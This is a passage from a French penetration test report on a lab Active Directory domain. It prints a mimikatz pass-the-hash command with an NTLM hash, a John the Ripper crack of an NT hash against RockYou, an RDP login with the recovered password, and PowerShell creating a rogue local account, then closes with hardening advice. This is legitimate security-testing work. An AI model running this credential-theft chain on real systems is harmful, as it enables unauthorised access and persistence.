mimikatz # sekurlsa::pth /user:Admin /domain:ARCHITECH.local /ntlm:79801d6334a460959b70ff43df32b5de /run:cmd
user    : Admin
domain  : ARCHITECH.local
program : cmd
impers. : no
NTLM    : 79801d6334a460959b70ff43df32b5de
  |  PID  4668
  |  TID  3604
  |  LSA Process is now R/W
  |  LUID 0 ; 1458596 (00000000:001641a4)
  \_ msv1_0   - data copy @ 0000021AC0CD3080 : OK !
  \_ kerberos - data copy @ 0000021AC05B1A08
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000021AC0CFCA68 (32) -> null
```

En explorant ce chemin via l'invite de commandes, le contenu du fichier est affiché en résultat de la commande.
J'ai ensuite utilisé l'outil John the Ripper, associé à la wordlist RockYou, pour retrouver le mot de passe de la dernière session.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=nt /home/kali/Desktop/hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
superman1        (?)
1g 0:00:00:00 DONE (2024-01-16 06:27) 20.00g/s 23040p/s 23040c/s 23040C/s dancer1..summer1
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Je dispose désormais de la capacité de me connecter à distance à dgreault :


```
┌──(root㉿kali)-[/home/kali]
└─# rdesktop -u "dgreault" -p "superman1" -d "ARCHITECH.local" 192.168.1.162
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=WIN-DTN0EM1CIV9.ARCHITECH.local


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=WIN-DTN0EM1CIV9.ARCHITECH.local
     Issuer: CN=WIN-DTN0EM1CIV9.ARCHITECH.local
 Valid From: Thu Sep  4 20:16:58 2025
         To: Fri Mar  6 19:16:58 2026

  Certificate fingerprints:

       sha1: 9c7700be88994d44b3d5a8fd18c98bf92f2839e5
     sha256: 59560fc29f8176310379f33d4cdef3a87a8997775cd1586027c16f3148d93c95


Do you trust this certificate (yes/no)? yes
Failed to initialize NLA, do you have correct Kerberos TGT initialized ?
Core(warning): Certificate received from server is NOT trusted by this system, an exception h
Connection established using SSL.
Clipboard(error): xclip_handle_SelectionNotify(), unable to find a textual target to satisfy
Protocol(warning): process_pdu_logon(), Unhandled login infotype 1
```




À partir de ce point, il est même possible de créer un utilisateur dans l'Active Directory.

Administrateur : Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Installez la dernière version de PowerShell pour de nouvelles fonctionnalités et améliorations ! https://aka.ms/PSWindows

PS C:\Users\dgreault> $Password = ConvertTo-SecureString "p€rcev@l" -AsPlainText -Force
PS C:\Users\dgreault> New-LocalUser -Name "perceval" -Password $Password -FullName "perceval" -Description "KALI"

Name     Enabled Description
----     ------- -----------
perceval True    KALI


PS C:\Users\dgreault> _
```





5 - Conclusion

Pour conclure ce test de pénétration, il convient de souligner l'importance de sécuriser rigoureusement les infrastructures et de limiter l'attribution des droits administratifs.
À l'aide d'une simple machine Kali Linux, j'ai pu accéder à de nombreuses informations sensibles et créer un compte administrateur.